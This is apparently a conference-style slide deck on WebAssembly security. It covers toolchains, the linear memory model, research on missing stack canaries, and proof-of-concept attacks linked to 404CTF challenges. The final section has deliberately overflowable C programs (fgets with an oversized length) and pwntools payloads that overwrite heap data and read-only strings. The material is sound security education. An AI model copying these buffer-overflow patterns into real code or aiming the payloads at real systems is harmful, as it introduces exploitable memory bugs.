WebAssembly and security

A new low-level bytecode format and its security implications

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Section 1

Introducing WebAssembly

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- Announced in 2015 and published in 2017

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- Distribute and manage using **containers**

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WASI

WASI means **WebAssembly System Interface**. It is a set of standards to define how to compile native applications to standalone Wasm by giving definitions for standard OS interfaces.[a]

[a] https://github.com/WebAssembly/WASI

Section 2

Prerequisites

Compiling to Wasm

In theory, you can compile to Wasm from any LLVM-based language. Practically however, the only well-supported languages for all the compilations targets are C/C++ and Rust.

The official Wasm developers page[1] mentions the following list : C/C++, Rust, AssemblyScript, C#, Dart, F#, Go, Kotlin, Swift, D, Pascal, Zig and Grain.

[1] https://webassembly.org/getting-started/developers-guide/

There are different ways to compile WebAssembly :

- **Emscripten**[2] : the original way to compile for the web, but also supports WASI and implement its own APIs. Designed for C/C++.

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- **wasi-sdk**[3] : the official Wasm / WASI LLVM-based toolchain.

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- **wasi-sdk**[3] : the official Wasm / WASI LLVM-based toolchain.
- Language-specific compilers, such as **cargo** for Rust[4] with specific targets such as `wasm32-wasi`. Some compilers support only a subset of the possible compilation targets, such as the Go compiler which can only build for in-browser targets.

[2] https://emscripten.org/
[3] https://github.com/WebAssembly/wasi-sdk
[4] https://www.rust-lang.org/what/wasm

Representing Wasm binary code

WebAssembly Text format

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- Standardized !

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- Definition of functions, object naming, types
- Standardized !
- More info[5] and the spec[6]

[5] https://developer.mozilla.org/en-US/docs/WebAssembly/Understanding_the_text_format
[6] https://webassembly.github.io/spec/core/text/index.html

```
(func $fputs (type 3) (param i32 i32) (result i32)
    (local i32)
    local.get 0
    call $strlen
    local.set 2
    i32.const -1
    i32.const 0
    local.get 2
    local.get 0
    i32.const 1
    local.get 2
    local.get 1
    call $fwrite
    i32.ne
    select)
```

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- only the Wasm runtime is visible from the OS
- debugging the runtime directly is painful

WAMR and iwasm

WAMR[7] and its corresponding CLI `iwasm` is a Wasm runtime. However, and it seems to be the only one of its kind, it **comes with integrated support for debugging Wasm !**[8]

- `iwasm` embeds a debugging server

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- compile to Wasm with DWARF debugging symbols
- run binary with `iwasm`
- use a custom compiled `lldb` to connect to `iwasm` and debug

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Introducing Wasm security

The detailed position of Wasm regarding its security is explained on a specific page of its documentation[9]. Some extracts :

- *WebAssembly programs are protected from control flow hijacking attacks* (implicit CFI enforcement)

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- *In the future, support for multiple linear memory sections and finer-grained memory operations will be implemented* (ASLR, page protections...)
- *common mitigations such as data execution prevention (DEP) and stack smashing protection (SSP) are not needed by WebAssembly programs*

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- No evaluation of WASI security and runtimes exists yet to my knowledge

Section 3

Security of the Wasm memory model

Inner workings

The Wasm user-addressable memory is a simple **linear, zero-initialized memory**. It does NOT have :

- Any **paging or mapping mechanism** that would introduce gaps in memory.



Figure 1: A Linux process memory[10]

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
The Wasm user-addressable memory is a simple **linear, zero-initialized memory**. It does NOT have :

- Any **paging or mapping mechanism** that would introduce gaps in memory.
- Any mechanism for **pages or zones permissions**.



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- specific use cases may need the development of a specific WASI API

The Security Risk of Lacking Compiler Protection in WebAssembly

This paper[11] (Stiévenart et al., 2021) explored the **security implications of the Wasm memory model**.

The authors found out that lacking canaries in Wasm allows for **memory bugs** that are more present and more exploitable than in their ELF counterparts with SSP protections on. This shows that the assertion shown on the Wasm website is **fundamentally false**.

[11] https://arxiv.org/abs/2111.01421

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- **clang v16** today supports SSP
- findings of the article may no longer be true
- conclusion remains : **canaries are useful in Wasm**

Everything Old is New Again: Binary Security of WebAssembly

This excellent article (Lehmann et al., 2020)[12] compares the feasibility of memory attacks in Wasm VS in classic binaries. It shows that Wasm not only **lacks protections present in native binaries**, but also enables for **new kind of attacks**. It concludes with the fact **real-world binaries are likely to be vulnerable** to these Wasm-based attacks.

[12] https://www.usenix.org/system/files/sec20-lehmann.pdf



Figure 1: An overview of attack primitives (💣) and (missing) defenses (🛡) in WebAssembly, later detailed in this paper.

Section 4

PoCs of Wasm new attacks

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
Introduction

- **illustrating new kinds of attacks** made possible by the Wasm memory model.
- **cannot be realized on a classic binary** (on a modern Linux), even with all protections disabled.
- first PoC of these vulnerabilities on Wasm / WASI (to my knowledge)
- modified versions available as challenges for the 404CTF[13] (in Exploitation de binaires, challenges Un tour de magie and Une bibliothèque bien remplie).

[13] https://github.com/HackademINT/404CTF-2023

Stack-based heap overflow



(a) emcc 1.39.7 (*fastcomp* backend, deprecated).

(b) emcc 1.39.7 (*upstream* backend), clang 9 (WASI).

(c) clang 9 (WASI with stack-first), rustc 1.41 (WASI).

Figure 4: WebAssembly linear memory layouts for different compilers and backends.

```
int main() {
    int* heap = malloc(sizeof(int));
    *heap = 0xdeadbeef;
    printf("Value before : 0x%0x\n> ", *heap);
    fflush(stdout);
    char input[20];
    fgets(input, 256, stdin);
    printf("Value after : 0x%0x\n", *heap);
    return 0;
}
```

Input of the exploit :

```
p.sendline(b"A" * 24 + p32(0x00011940) + b"A" * 20 + p32(0x50bada55))
```

Rewriting the heap from the stack is made possible by the absence of unmapped zones, memory permissions, and clear separation between zones.

Rewriting read-only data

Extract of a bash process memory zones with vmmap using gdb-gef[14] :

```
Start              End                Perm Path
0x0055555554000 0x0055555574000 r-- /usr/bin/bash
0x0055555574000 0x0055555624000 r-x /usr/bin/bash
0x0055555624000 0x0055555654000 r-- /usr/bin/bash
0x0055555654000 0x0055555657000 r-- /usr/bin/bash
0x0055555657000 0x005555565b000 rw- /usr/bin/bash
0x005555565b000 0x0055555664000 rw- [heap]
0x007ffff7cdf000 0x007ffff7ce2000 rw-
...
```

[14] https://github.com/hugsy/gef

By using `x/50s 0x0055555624000`, we print the 50 first strings in this memory zone :

```
0x55555562404c: "GNU bash, version %s-(%s)\n"
0x555555624067: "x86_64-pc-linux-gnu"
0x55555562407b: "GNU long options:\n"
0x55555562408e: "\t--%s\n"
0x555555624095: "Shell options:\n"
0x5555556240a5: "\t-%s or -o option\n"
0x5555556240b8: "%s: cannot allocate %lu bytes"
```

```
void vuln() {
    const char* FILENAME = "cool.txt";
    printf("Comment ça va ? ");
    fflush(stdout);
    char input[20];
    fgets(input, 100000, stdin);
    FILE* file = fopen(FILENAME, "r");
    int c;
    // snip
    while ((c = getc(file)) != EOF) {
        putchar(c);
    }
    fclose(file);
    fflush(stdout);
}
```

Opening `evil.txt` instead of `cool.txt` with the following exploit :

```
p.sendline(b"evil.txt\x00" + b"A" * 19 + p32(0x00011940))
```

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- ...and **much more coming** with some imagination (e.g. function calling model)
- According to the articles, **real-world exploitation is near** !
- **Exploitation surface is larger** than with traditional C binaries (blockchain, browser...)

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- **neglecting the security impacts of potential exploits of the internal Wasm memory**
- downsides of this security conception highlighted by the exit from the Web world

Thanks for your attention !

Questions ?